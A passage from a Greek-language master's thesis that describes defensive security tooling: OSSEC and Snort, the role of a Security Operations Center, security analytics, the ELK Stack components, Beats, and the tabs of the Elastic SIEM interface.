Εκτός απο το Elastic SIEM το οποίο μελετάμε σε αυτή τη μεταπτυχιακή εργασία, υπάρχουν αρκετά γνωστά SIEM ανοικτού κώδικα. Δυο απο αυτά είναι το OSSEC και το Snort. Το OSSEC θεωρείται μια πολύ καλή και αξιόπιστη επιλογή. Παρ 'ότι είναι γνωστό ως Intrusion Detection System (IDS) είναι αρκετά διαδεδομένο, ιδικά στα Unix συστήματα, παρ'ολα αυτα κάνει οτι θα έκανε και ένα SIEM εργαλείο, δηλαδή την συλλογή και την ανάλυση δεδομένων. Προτείνεται η χρήση του Kibana ή του Grafana για την απεικόνιση των δεδομένων. Το Snort είναι ένα Network-based IDS. Η χρήση του εργαλείου αυτού είναι η παρακολούθηση και ανάλυση του δικτύου σε πραγματικό χρόνο. Το Snort μπορεί και αυτό να θεωρηθεί ως ένα SIEM εργαλείο καθώς συλλέγει και αναλύει τα δεδομένα σε πραγματικό χρόνο και σε πολλές περιπτώσεις βλέπουμε ότι χρησιμοποιούνται συγχρόνως το OSSEC και το Snort.

Εργαλεία όπως το OSSEC και το Snort αποτελούν δύο πολύ καλές και αξιόπιστες λύσεις ειδικά στην περίπτωση που χρησιμοποιούνται εσωτερικά του οργανισμού. Όπως αναφέραμε και πιο πάνω τα δύο αυτά εργαλεία μπορούν να χρησιμοποιηθούν συγχρόνως, αλλά μπορούν και να τροφοδοτήσουν με δεδομένα το ELK Stack, δημιουργώντας έτσι μια πολύ καλή και ολοκληρωμένη λύση.

1.2.4 Security Operation Center (SOC)

Κέντρο Επιχειρήσεων Ασφαλείας (Security Operations Center – SOC), είναι ο συνδυασμός ανθρώπων, διαδικασιών και τεχνολογίας που προστατεύουν τα πληροφοριακά συστήματα ενός οργανισμού σε συνεχή βάση μέσω, ενεργού σχεδιασμού και διαμόρφωσης, συνεχούς παρακολούθησης της κατάστασης του συστήματος, ανίχνευσης ακούσιων ενεργειών ή ανεπιθύμητων καταστάσεων και ελαχιστοποίησης ζημιών από ανεπιθύμητα αποτελέσματα [12].

Ο στόχος της ομάδας ασφαλείας του SOC είναι να ανιχνεύει, να αναλύει και να ανταποκρίνεται στα περιστατικά ασφάλειας στον κυβερνοχώρο χρησιμοποιώντας έναν συνδυασμό τεχνολογικών λύσεων και ένα ισχυρό σύνολο διαδικασιών. Τα κέντρα επιχειρησιακής ασφάλειας είναι συνήθως στελεχωμένα με αναλυτές ασφαλείας και μηχανικούς, καθώς και με διευθυντικά στελέχη τα οποία επιβλέπουν τις διαδικασίες ασφαλείας. Το προσωπικό του κέντρου επιχειρήσεων συνεργάζεται στενά με τις οργανωτικές ομάδες για να διασφαλίσουν την αντιμετώπιση των ζητημάτων ασφάλειας άμεσα μετά την ανακάλυψη ενός γεγονότος.

Το κέντρο επιχειρήσεων ασφαλείας παρακολουθεί και αναλύει τη δραστηριότητα στο δίκτυο, τους διακομιστές, βάσεις δεδομένων, εφαρμογές, ιστότοπους, τερματικά για ανώμαλη δραστηριότητα που θα μπορούσε να είναι ένδειξη για ένα περιστατικό ασφαλείας. Επίσης είναι υπεύθυνο για τη διασφάλιση της σωστής αναγνώρισης, ανάλυσης, υπεράσπισης, διερεύνησης και αναφοράς δυνητικών περιστατικών ασφάλειας.

Πως λειτουργεί ένα Κέντρο Επιχειρησιακής Ασφάλειας

Το προσωπικό του Κέντρου Ασφαλείας αποτελείται κυρίως από αναλυτές ασφαλείας οι οποίοι συνεργάζονται για τον εντοπισμό, την ανάλυση, την ανταπόκριση, την αναφορά και την πρόληψη συμβάντων στον κυβερνοχώρο. Οι πρόσθετες δυνατότητες κάποιων SOC μπορούν να περιλαμβάνουν προηγμένες ανιχνευτικές αναλύσεις, κρυπτανάλυση και αντίστροφη μηχανική κακόβουλου λογισμικού για την ανάλυση συμβάντων. Η ομάδα του SOC αναπτύσσει και σχεδιάζει αρχιτεκτονικές ασφαλείας. Επίσης εφαρμόζει μέτρα προστασίας από ενδεχόμενες απειλές και είναι υπεύθυνη για την επιχειρησιακή συνέχεια.

Το πρώτο βήμα για την ίδρυση του Κέντρου Επιχειρησιακής Ασφάλειας ενός οργανισμού είναι η διενέργεια μιας αξιολόγηση (Risk Assessment), έτσι ώστε να οριστεί σαφώς και να εντοπιστούν οι προτεραιότητες που σχετίζονται με τον οργανισμό η οποία αναδεικνύει συγκεκριμένους

επιχειρηματικούς στόχους από διάφορα τμήματα καθώς και τα στελέχη απο τα οποία αποτελείται η ομάδα. Στη συνέχεια εντοπίζονται οι απειλές που μπορεί να επηρεάσουν το σύστημά μας. Μόλις εντοπιστούν οι απειλές, με βάση τη σοβαρότητα και τον αντίκτυπο, θα πρέπει να δοθεί προτεραιότητα. Η παραγωγή της διεξαχθείσας εκτίμησης επικινδυνότητας συμβάλλει στη σχεδίαση του SOC.

Μόλις αναπτυχθεί η στρατηγική, πρέπει να δημιουργηθεί η υποδομή που απαιτείται για τη στήριξη αυτής της στρατηγικής. Η τυπική υποδομή ενός SOC περιλαμβάνει firewalls, IPS / IDS, λύσεις ανίχνευσης παραβίασης, ανιχνευτές και σύστημα πληροφοριών ασφάλειας και διαχείρισης συμβάντων (SIEM) [13]. Πρέπει να υπάρχει η κατάλληλη τεχνολογία για τη συλλογή δεδομένων μέσω ροών δεδομένων, syslog και άλλων μεθόδων, έτσι ώστε η δραστηριότητα των δεδομένων να μπορεί να συσχετίζεται και να αναλύεται από το προσωπικό του SOC. Το κέντρο επιχειρήσεων ασφαλείας παρακολουθεί επίσης τα δίκτυα και τα τελικά σημεία για ευπάθειες, προκειμένου να προστατεύσει τα ευαίσθητα δεδομένα και να συμμορφωθεί με τους κανονισμούς της βιομηχανίας ή της κυβέρνησης.

Πολύ χρήσιμες για ένα SOC είναι επίσης οι πληροφορίες από διάφορες εξωτερικές πηγές, οι οποίες παρέχουν πληροφορίες για τις απειλές, τα τρωτά σημεία αλλα και τη συμπεριφοράς ή τον τρόπου λειτουργίας των αντιπάλων του κυβερνοχώρου (Adversary TTPs). Αυτή η πληροφορία ονομάζεται cyber intelligence και περιλαμβάνει ενημερωτικές πηγές στον κυβερνοχώρο, ενημερώσεις υπογραφών, αναφορές συμβάντων, ενημερώσεις απειλών και ειδοποιήσεις ευπάθειας.

Οφέλη ενός Κέντρου Επιχειρησιακής Ασφάλειας

Το βασικό πλεονέκτημα της ύπαρξης ενός Κέντρου Επιχειρήσεων Ασφαλείας είναι η βελτίωση της ανίχνευσης συμβάντων ασφαλείας μέσω της συνεχούς παρακολούθησης και ανάλυσης της δραστηριότητας των δεδομένων. Με την ανάλυση αυτής της δραστηριότητας σε δίκτυα, τελικά σημεία, διακομιστές και βάσεις δεδομένων ενός οργανισμού όλο το εικοσιτετράωρο, οι ομάδες SOC έχουν ζωτική σημασία για την έγκαιρη ανίχνευση και αντιμετώπιση των συμβάντων ασφαλείας. Η εποπτεία που παρέχεται 24 ώρες το 24ωρο από την ομάδα του SOC παρέχει στους οργανισμούς πλεονέκτημα για την υπεράσπιση από περιστατικά και εισβολές, ανεξάρτητα από την πηγή, την ώρα της ημέρας ή τον τύπο της επίθεσης.

Για να έχει καλύτερα αποτελέσματα, ένα Κέντρο Επιχειρήσεων Ασφαλείας πρέπει να συμβαδίζει με τις πιο πρόσφατες πληροφορίες απειλών και να αξιοποιήσει αυτές τις πληροφορίες για τη βελτίωση των μηχανισμών εσωτερικής ανίχνευσης και άμυνας. Οι εργαζόμενοι ενός SOC διαχειρίζονται συνεχώς γνωστές και υπάρχουσες απειλές, ενώ εργάζονται για τον εντοπισμό αναδυόμενων κινδύνων. Τα τεχνολογικά συστήματα, όπως firewalls ή IPS, μπορούν να αποτρέψουν τις βασικές επιθέσεις, όμως η ανθρώπινη ανάλυση είναι απαραίτητη στις περιπτώσεις σημαντικών περιστατικών. Είναι επίσης πολύ σημαντικό για έναν οργανισμό να υπάρχει σχέδιο αντιμετώπισης μιας απειλής, πριν να υπάρξει απειλή. Με αυτόν τον τρόπο γνωρίζει ο κάθε εμπλεκόμενος ποια είναι τα βήματα που θα ακολουθήσει προκειμένου να υπάρξει άμεσα αντιμετώπιση του προβλήματος και θωράκιση των δεδομένων του οργανισμού με το μικρότερο δυνατό κόστος.

1.2.5 Security Analytics

Security Analytics είναι μια προσέγγιση στην κυβερνοασφάλεια κατά την οποία γίνεται ανάλυση των δεδομένων που συγκεντρώνονται απο όλο τον οργανισμό, με σκοπό να εντοπιστούν περίεργες συμπεριφορές στο δίκτυο και να προληφθεί μια πιθανή επίθεση. Τα δεδομένα αυτά μπορεί να περιλαμβάνουν πληροφορίες σχετικά με την κίνηση στο δίκτυο, συμπεριφορές των χρηστών του οργανισμού καθώς και οποιαδήποτε άλλη πληροφορία είναι χρήσιμη ανάλογα με τη φύση του οργανισμού όπως για παράδειγμα η κίνηση προς κάποια cloud υπηρεσία ή εφαρμογή.

Συγκεντρώνοντας και αναλύοντας όλες αυτές τις πληροφορίες, οι οργανισμοί μπορούν πιο εύκολα να συνδέσουν μεταξύ τους τις ειδοποιήσεις (alarms) που προκύπτουν και τα συμβάντα που εντοπίζονται από τα συστήματα. Αυτό έχει σαν αποτέλεσμα την προληπτική ανίχνευση ενός συμβάντος και τον ταχύτερο χρόνο απόκρισης προκειμένου να προστατευτεί η ακεραιότητα των συστημάτων και των δεδομένων του οργανισμού.


2 Εργαλεία

2.1 ELK Stack

ELK είναι το ακρώνυμο των τριών εργαλείων ανοικτού κώδικα, Elasticsearch, Logstash και Kibana. Το Elasticsearch είναι μια μηχανή αναζήτησης και ανάλυσης δεδομένων (logs). Το Logstash είναι ένα εργαλείο επεξεργασίας δεδομένων που χρησιμοποιείται στον server, συγκεντρώνοντας πληροφορίες (Logs) από πολλαπλές πηγές. Το Kibana είναι ένα εργαλείο που επιτρέπει στο χρήστη να απεικονίσει τα δεδομένα με τη μορφή γραφημάτων στο Elasticsearch. Ο συνδυασμός των τριών αυτών προγραμμάτων χρησιμοποιείται για την παρακολούθηση, την αντιμετώπιση προβλημάτων και τη διασφάλιση των περιβαλλόντων πληροφορικής .

Το ELK Stack είναι μια πλατφόρμα που συλλέγει και επεξεργάζεται δεδομένα από πολλαπλές πηγές δεδομένων, αποθηκεύει τα δεδομένα σε ένα κεντρικό κατάστημα δεδομένων, το οποίο μπορεί να κλιμακωθεί καθώς τα δεδομένα μεγαλώνουν και παρέχει ένα σύνολο εργαλείων για την ανάλυση των δεδομένων. Χρησιμοποιείται απο πολλούς οργανισμούς και έχει γίνει αρκετά δημοφιλές τα τελευταία χρόνια λόγο του ότι καλύπτει την ανάγκη των οργανισμών για διαχείριση και ανάλυση των δεδομένων ασφαλείας απο τους πόρους του οργανισμού.

Τα εργαλεία απο τα οποία αποτελείται το ELK Stack μπορούν να εγκατασταθούν τοπικά (on premises), δηλαδή όλα μαζί σε έναν διακομιστή server, σε διαφορετικούς servers (cluster) ή να γίνει υλοποίηση σε cloud υποδομή όπως για παράδειγμα το AWS ή το Azure.



Εικόνα 1. ELK Stack as SIEM

2.2 Elasticsearch

Το Elasticsearch είναι αυτή τη στιγμή μια από τις πιο διαδεδομένες μηχανές αναζήτησης ανοικτού κώδικα για την ανάλυσης αρχείων log. Πρόκειται για μια βάση δεδομένων που χρησιμοποιείται κυρίως για την αναζήτηση και ανάλυση log αρχείων που προκύπτουν από τα διάφορα συστήματα ενός οργανισμού.

Ξεκίνησε το 2010 από τον Shay Bannon, βασίστηκε πάνω στη μηχανή αναζήτησης Apache Lucene. Είναι ένα project ανοικτού κώδικα, έχει αναπτυχθεί σε Java. Κατηγοριοποιείται στις NoSQL database εφαρμογές, το οποίο σημαίνει ότι αποθηκεύει τα δεδομένα με μη δομημένο τρόπο το οποίο σημαίνει ότι δεν μπορεί κάποιος να κάνει ένα query όπως συμβαίνει αντίστοιχα στις SQL εφαρμογές. Σε αντίθεση με τις περισσότερες βάσεις δεδομένων NoSQL, το Elasticsearch εστιάζει περισσότερο στις

δυνατότητες και τα χαρακτηριστικά αναζήτησης. Αυτή τη στιγμή χρησιμοποιείται από πολλές γνωστές εταιρίες όπως Mozilla, Cern, Cisco, ebay και Facebook.

Στο πλαίσιο της ανάλυσης δεδομένων, το Elasticsearch χρησιμοποιείται μαζί με τα υπόλοιπα εργαλεία που συνθέτουν το ELK Stack, το Logstash και το Kibana και παίζει το ρόλο της ευρετηρίασης και αποθήκευσης δεδομένων.

2.3 Logstash

Πρόκειται για ένα εργαλείο ανοικτού κώδικα, το οποίο χρησιμοποιείται για να συλλέγει δεδομένα απο πολλές πηγές, να τα μετατρέπει και στη συνέχεια να τα στέλνει στο σημείο που του ορίζουμε σαν σημείο αποθήκευσης.

Το Logstash δέχεται δεδομένα δυναμικά και μπορεί να τα διαχειριστεί ανεξάρτητα με το σχηματισμό και την πολυπλοκότητα τους. Τα δεδομένα αυτά συλλέγονται συγχρόνως απο τις διαφορετικές πηγές οι οποίες μπορεί να είναι logs, metrics, δικτυακές εφαρμογές, αποθηκευτικά μέσα κ.α.

2.4 Kibana

Πρόκειται για ένα εργαλείο ανοικτού κώδικα το οποίο χρησιμοποιείται για την απεικόνηση των δεδομένων του ELK Stack. Μας δίνει τη δυνατότητα να αναζητήσουμε και να οπτικοποιήσουμε τα δεδομένα τα οποία υπάρχουν στο Elasticsearch. Το kibana αρχικά σχεδιάστηκε για να χρησιμοποιεί δεδομένα του Elasticsearch. Η απεικόνιση των δεδομένων είναι πολύ σημαντική προκειμένου ο χρήστης να μπορέσει να κατανοήσει τα δεδομένα του πιο εύκολα και ειδικά όταν υπάρχει μεγάλος όγκος δεδομένων. Επίσης χρησιμοποιείται για την παρακολούθηση, διαχείριση και την ασφάλεια του ELK Stack ειδικά στην περίπτωση που η εγκατάσταση έχει γίνει σε cluster.

Το βασικό χαρακτηριστικό του Kibana είναι η αναζήτηση και ανάλυση δεδομένων. Το Kibana, μας βοηθάει να αναλύσουμε πιο εύκολα τα δεδομένα μας, να εξάγουμε αποτελέσματα και να τα συγκρίνουμε στη διάρκεια του χρόνου για να μπορέσουμε να αντιληφθούμε τυχόν ανωμαλίες ή επιθέσεις. Επιπλέον, έχουμε τη δυνατότητα να απεικονίσουμε τα δεδομένα με εναλλακτικούς τρόπους χρησιμοποιώντας χάρτες θερμότητας, γραφήματα γραμμής, ιστογράμματα, διαγράμματα πίτας. Με διάφορες μεθόδους, μπορούμε να αναζητήσουμε τα δεδομένα που είναι αποθηκευμένα στο Elasticsearch με σκοπό να εντοπίσουμε απο που ξεκίνησε μια επίθεση.

Χαρακτηριστικά

- Visualization: Απεικόνιση των δεδομένων με διάφορους τρόπους όπως για παράδειγμα γραφήματα, πίτες, χάρτες.
- Dashboard: Έχοντας δημιουργήσει κάποια γραφήματα τα οποία θα μας βοηθήσουν στην ανάλυση των δεδομένων, μπορούμε να τα τοποθετήσουμε όλα μαζί σε ένα κοινό πίνακα.
- Reports: Τα δεδομένα τα οποία έχουμε απεικονίσει μπορούν να εξαχθούν και σε αρχεία αναφορών όπως ένα CSV αρχείο ή με την μορφή υπερσυνδέσμου για να μπορέσει να το χρησιμοποιήσει κάποιος άλλος.
- Filters and Search query: Με τη χρήση των φίλτρων μπορούμε να εξάγουμε συγκεκριμένη πληροφορία που θα προκύψει απο τα δεδομένα.
- Coordinate and Region Maps: Στις περιπτώσεις που τα δεδομένα μας έχουν γεωγραφικές πληροφορίες (πχ. Website), τοτε μπορούμε να έχουμε αντίστοιχη απεικόνιση των δεδομένων πάνω σε χάρτη, δίνοντας μας έτσι μια πιο ρεαλιστική εικόνα.


- Timeline: Με τη βοήθεια του timeline μπορούμε να συγκρίνουμε τα δεδομένα μας στη διάρκεια του χρόνου με τα αντίστοιχα δεδομένα της προηγούμενης εβδομάδας, μήνα κλπ.

2.5 Beats

Beats είναι μια συλλογή απο μικρά και ελαφριά προγράμματα ανοικτού κώδικα, τα οποία χρησιμοποιούνται για τη συλλογή αρχείων καταγραφής ή μετρήσεων απο τις συσκευές ενός οργανισμού. Τα προγράμματα αυτά στέλνουν τα δεδομένα στο ELasticsearch και στο Logstash για πρόσθετη επεξεργασία.

Τα προγράμματα αυτά συλλέγουν δεδομένα όπως για παράδειγμα αρχεία καταγραφής (Filebeat), δεδομένα δικτύου (Packetbeat), μετρήσεις διακομιστή (Metricbeat) ή οποιοσδήποτε άλλος τύπος δεδομένων που μπορούν να συλλεχθούν. Τα Beats αναπτύσσονται τόσο από την Elastic όσο και από την κοινότητα. Τα Beats δημιουργούνται με τη χρήση του framework Go που ονομάζεται libbeat (βλέπε Εικόνα 2).

Εφόσον έχουμε ολοκληρώσει την εγκατάσταση του ELK Stack και έχουμε πρόσβαση στην αρχική σελίδα του Kibana, μπορούμε να δούμε ένα κατάλογο με αρκετά από τα Beat που υπάρχουν διαθέσιμα. Ανάλογα με τα δεδομένα τα οποία θέλουμε να συλλέξουμε μπορούμε να χρησιμοποιήσουμε και την αντίστοιχη κατηγορία, Logs, Metrics, SIEM, έτσι ώστε να μας εμφανίσει μόνο τα αντίστοιχα Beats.



Εικόνα 2. Beats

Κάποια απο τα βασικά προγράμματα Beat που χρησιμοποιούνται είναι τα εξής:

- Filebeat όπως υποδηλώνει το όνομά του, χρησιμοποιείται για τη συλλογή και την αποστολή αρχείων καταγραφής και είναι επίσης το πιο συνηθισμένο Beat.
- Packetbeat αναλύει τα πακέτα δικτύου. Το Packetbeat ήταν ο πρώτος Beat που δημιουργήθηκε. Το πακέτο Packetbeat καταγράφει την κίνηση δικτύου μεταξύ συσκευών και ως εκ τούτου μπορεί να χρησιμοποιηθεί για παρακολούθηση εφαρμογών και επιδόσεων.

- Metricbeat συλλέγει διάφορες μετρήσεις σε επίπεδο συστήματος (CPU, Ram, network traffic) για διάφορα συστήματα και πλατφόρμες. Το Metricbeat υποστηρίζει επίσης εσωτερικές modules για τη συλλογή στατιστικών στοιχείων από συγκεκριμένες πλατφόρμες.
- Heartbeat χρησιμοποιείται για τον έλεγχο διαθεσιμότητας των clients “uptime monitoring”.
- Auditbeat μπορεί να χρησιμοποιηθεί για τον έλεγχο χρηστών και διεργασιών σε συστήματα Linux. Παρόμοια με άλλα παραδοσιακά εργαλεία ελέγχου συστήματος (systemd, auditd), το Auditbeat μπορεί να χρησιμοποιηθεί για τον εντοπισμό παραβιάσεων ασφαλείας - αλλαγές αρχείων, αλλαγές διαμόρφωσης, κακόβουλη συμπεριφορά και να εντοπίσουμε πιθανές παραβιάσεις της πολιτικής ασφαλείας.
- Winlogbeat έχει σχεδιαστεί αποκλειστικά για τη συλλογή πληροφοριών απο windows υπολογιστές. Χρησιμοποιείται για την ανάλυση συμβάντων ασφαλείας (security events), ενημερώσεις συστήματος (updates), application events, hardware events, system events.

2.6 Elastic SIEM


Το Elastic SIEM είναι ένα μια καινούργια εφαρμογή SIEM. Το 2019 και στην έκδοση Elastic SIEM version 7.2 ανακοινώθηκε οτι το Elastic SIEM πλέον βρίσκεται στην Beta έκδοση του και είναι διαθέσιμο στις βασικές υπηρεσίες του Elasticsearch. Κάποια επιπλέον χαρακτηριστικά που είχαν προστεθεί είναι η TLS κρυπτογράφηση για την επικοινωνία, δημιουργία χρηστών, δημιουργία ομάδων και δημιουργία ρόλων για τους χρήστες. Τα πιο σημαντικά χαρακτηριστικά που προστέθηκαν όμως ήταν το SIEM και το Machine Learning, τα οποία πλέον είναι στις βασικές υπηρεσίες.

Αρχικά η συλλογή των πληροφοριών ασφαλείας και συμβάντων γίνεται με τη χρήση των FIlebeat, Winlogbeat και με το Auditbeat. Έχει αναπτυχθεί το Elastic Common Schema (ECS) το οποίο διευκολύνει την ομαλοποίηση της δομής των δεδομένων από διαφορετικές πηγές στο Elasticsearch, επιτρέποντας τη συσχέτιση, την αναζήτηση και την ανάλυση μεταξύ των πηγών. Τέλος έχοντας τους τρόπους συλλογής μιας σειράς πηγών δεδομένων ασφαλείας και ενός κοινού σχήματος για την αποθήκευση τους, το επόμενο προφανές βήμα ήταν ένα περιβάλλον εργασίας χρήστη που έφερε αυτά τα κομμάτια σε ένα ενιαίο χώρο για να μπορούν οι χρήστες να παρακολουθούν και να αναλύουν πιο εύκολα τα δεδομένα που εμφανίζει το σύστημα.

Εισαγωγή στο Elastic SIEM


Πρόκειται για ένα διαδραστικό χώρος εργασίας για τις ομάδες ασφαλείας, για την ταξινόμηση γεγονότων και την εκτέλεση περεταίρω ερευνών. Το πρόγραμμα προβολής συμβάντων Timeline επιτρέπει στους αναλυτές να συλλέγουν και να αποθηκεύουν αποδείξεις επίθεσης, να επισημαίνουν και να σχολιάζουν σχετικά γεγονότα και να σχολιάζουν και να μοιράζονται τα ευρήματά τους, όλα μέσα από το Kibana, επιτρέποντάς να εργαζόμαστε εύκολα με οποιαδήποτε δεδομένα που ακολουθούν τη μορφή ECS δίνοντας στις ομάδες ασφαλείας την αίσθηση μιας τυπικής εφαρμογής SIEM. Το SIEM περιέχει πέντε καρτέλες Overview, Hosts, Network, Detections και Timelines.

Overview: Στην εικόνα 3, βλέπουμε την καρτέλα Overview η οποία είναι η πρώτη σελίδα που εμφανίζεται μόλις επιλέξουμε την επιλογή SIEM στο μενού του Kibana και μας δίνει μια γενικότερη εικόνα των γεγονότων που έχουν καταγραφεί, τα οποία είναι διαθέσιμα για ανάλυση στην αντίστοιχη ενότητα.



Εικόνα 3. SIEM Overview


Host security event analysis: Στην καρτέλα Hosts της εφαρμογής SIEM βλέπουμε δεδομένα σχετικά με τα συμβάντα ασφάλειας αλλα και πληροφορίες που σχετίζονται με τους clients στους οποίους έχουμε εγκαταστήσει τα Beats όπως φαίνεται και στην εικόνα 4. Ένα σύνολο πινάκων μας επιτρέπουν την αλληλεπίδραση με το πρόγραμμα προβολής συμβάντων ενώ η υπάρχει και η επιλογή για να δούμε τι συμβαίνει κατά τη διάρκεια του χρόνου χρησιμοποιώντας την επιλογή timeline.



Εικόνα 4. SIEM Hosts

